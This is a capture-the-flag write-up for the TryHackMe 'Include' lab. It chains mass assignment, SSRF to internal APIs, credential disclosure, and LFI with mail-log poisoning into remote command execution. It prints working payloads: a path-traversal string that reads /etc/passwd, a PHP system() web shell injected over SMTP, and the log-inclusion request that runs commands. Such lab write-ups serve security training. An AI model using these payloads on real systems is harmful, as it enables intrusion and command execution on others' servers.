Include Web Challenge — TryHackMe
TL;DR
The Include challenge exposed two web applications running on ports
4000 and 50000. The first application contained a profile update
feature that accepted arbitrary fields, allowing the isAdmin property to be
modified and administrative privileges to be obtained.
The newly unlocked administrator settings contained a banner image feature that performed
server-side requests to user-controlled URLs. This functionality was abused as an SSRF primitive
to access internal API endpoints, which returned Base64-encoded application credentials.
The disclosed credentials provided access to the System Monitoring Portal on port
50000 and revealed the first flag.
The monitoring portal was vulnerable to local file inclusion through the
img parameter of profile.php. The vulnerability was used to read
/etc/passwd and identify local users. A PHP payload was then injected into the
mail log through SMTP. Including /var/log/mail.log through the vulnerable parameter
executed the injected PHP code, resulting in remote command execution and retrieval of the final
flag.
Network Reconnaissance
I started by scanning the target to identify exposed TCP services.
sudo nmap -Pn -vv -T4 -n 10.64.171.233
Nmap scan report for 10.64.171.233
Host is up, received user-set (0.13s latency).
Not shown: 992 closed tcp ports (reset)

PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
110/tcp   open  pop3
143/tcp   open  imap
993/tcp   open  imaps
995/tcp   open  pop3s
4000/tcp  open  remoteanything
50000/tcp open  ibm-db2
The initial scan identified eight open ports, including two unusual high-numbered ports that appeared likely to host web applications.
I followed this with service version detection and default NSE scripts.
nmap -sV -sC -p 22,25,110,143,993,995,4000,50000 10.64.171.233
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11
25/tcp    open  smtp     Postfix smtpd
110/tcp   open  pop3     Dovecot pop3d
143/tcp   open  imap     Dovecot imapd
993/tcp   open  ssl/imap Dovecot imapd
995/tcp   open  ssl/pop3 Dovecot pop3d
4000/tcp  open  http     Node.js (Express middleware)
50000/tcp open  http     Apache httpd 2.4.41 ((Ubuntu))

Service Info: Host: mail.filepath.lab; OS: Linux
The most relevant findings were:
25/tcp— Postfix SMTP server.110/tcpand995/tcp— Dovecot POP3 services.143/tcpand993/tcp— Dovecot IMAP services.4000/tcp— Node.js Express application.50000/tcp— Apache-based System Monitoring Portal.
Application on Port 4000
Browsing to port 4000 presented a login page for the first application.

After authenticating, the application displayed a user profile page.
Mass Assignment in the Profile Update Feature
While analysing the profile functionality, I noticed that profile fields were submitted as
parameter pairs named activityType and activityName.
The user object also contained an isAdmin property. I therefore intercepted the
profile update request in Burp Suite and attempted to modify this field directly.
activityType=isAdmin&activityName=true

The application accepted the additional property without validating whether the user was allowed to modify it.

This resulted in administrative privileges being assigned to the current account.
Administrative Interface
After changing isAdmin to true, two additional tabs appeared in the
application:
- Settings
- API

Banner Image URL and SSRF Discovery
The administrator Settings page contained an option to update the application banner image by providing a URL.

To test whether the server fetched the supplied URL, I started a local HTTP server on the attacker machine.
python3 -m http.server 8000

I then submitted the attacker-controlled URL through the banner image field.

The incoming request reached the local server, confirming that the application performed the request from the backend. This provided a server-side request forgery primitive that could be used to access internal resources.
Internal API Discovery
The administrator API tab revealed two internal endpoint paths:
/getAllAdmins101099991
/internal-api

Since the banner image functionality could request arbitrary URLs, I used it to access both endpoints through the server itself.

Credential Disclosure Through the Internal API
Requesting /getAllAdmins101099991 returned the following Base64-encoded value:
eyJSZXZpZXdBcHBVc2VybmFtZSI6ImFkbWluIiwiUmV2aWV3QXBwUGFzc3dvcmQiOiJhZG1pbkAhISEiLCJTeXNNb25BcHBVc2VybmFtZSI6ImFkbWluaXN0cmF0b3IiLCJTeXNNb25BcHBQYXNzd29yZCI6IlMkOSRxazZkIyoqTFFVIn0=
Decoding the value revealed two sets of credentials:
{
  "ReviewAppUsername": "admin",
  "ReviewAppPassword": "admin@!!!",
  "SysMonAppUsername": "administrator",
  "SysMonAppPassword": "S$9$qk6d#**LQU"
}
The /internal-api endpoint returned another Base64-encoded response:
eyJzZWNyZXRLZXkiOiJzdXBlclNlY3JldEtleTEyMyIsImNvbmZpZGVudGlhbEluZm8iOiJUaGlzIGlzIHZlcnkgY29uZmlkZW50aWFsIGluZm9ybWF0aW9uLiBIYW5kbGUgd2l0aCBjYXJlLiJ9
After decoding:
{
  "secretKey": "superSecretKey123",
  "confidentialInfo": "This is very confidential information. Handle with care."
}
The most valuable result was the credential pair associated with the System Monitoring application.
System Monitoring Portal on Port 50000
The credentials did not work on the application running on port 4000. Reviewing the
detailed Nmap output showed that port 50000 hosted a separate application titled
System Monitoring Portal.

Visiting the service revealed another login page.

I authenticated using the credentials returned by the internal API:
Username: administrator
Password: S$9$qk6d#**LQU

Successful authentication revealed the first flag.
Local File Inclusion Discovery
Inside the System Monitoring Portal, the administrator profile image was loaded through the following endpoint:
/profile.php?img=profile.png
Since the image filename was controlled through a query parameter, this was a strong indication that the application might be vulnerable to path traversal or local file inclusion.
I tested the img parameter using Burp Intruder with path traversal payloads.

....//....//....//....//....//....//....//....//....//....//....//....//etc/passwd

The application returned the contents of /etc/passwd, confirming the vulnerability.
Local User Enumeration
Reviewing the contents of /etc/passwd revealed two non-system users:
joshuacharles

The target also exposed an SMTP service and contained mail-related logs. This suggested that the local file inclusion vulnerability might be chained with mail log poisoning.
Mail Log Poisoning
To inject PHP code into the mail log, I connected directly to the SMTP service using Telnet and sent an email containing a PHP payload.
telnet 10.64.171.233 25
The message body contained:
<?php system($_GET['cmd']); ?>

Because SMTP activity was written to /var/log/mail.log, the PHP payload became part
of a local file that could be included through the vulnerable img parameter.
Remote Command Execution
I then included the poisoned mail log through profile.php and supplied a
cmd parameter.
/profile.php?img=....//....//....//....//....//....//....//....//....//....//....//....//....//....//....//var/log/mail.log&cmd=cat%20file.txt
When PHP processed the included log file, it executed the injected payload and passed the command
supplied through the cmd parameter to system().

Executing cat file.txt returned the second and final flag.
Attack Chain
- Scanned the target and identified web applications on ports
4000and50000, along with SMTP and mail services. - Authenticated to the application on port
4000and inspected the profile update functionality. - Abused mass assignment to change the
isAdminproperty totrue. - Unlocked the administrator Settings and API tabs.
- Confirmed SSRF through the banner image URL functionality by receiving a request on the attacker server.
- Used SSRF to access
/getAllAdmins101099991and/internal-api. - Decoded the API responses and extracted credentials for the System Monitoring Portal.
- Authenticated to the application on port
50000and obtained the first flag. - Identified local file inclusion in
/profile.php?img=. - Used path traversal to retrieve
/etc/passwdand enumerate local users. - Injected PHP code into
/var/log/mail.logby sending a crafted email through SMTP. - Included the poisoned mail log through the LFI vulnerability to achieve remote command execution.
- Executed
cat file.txtand retrieved the final flag.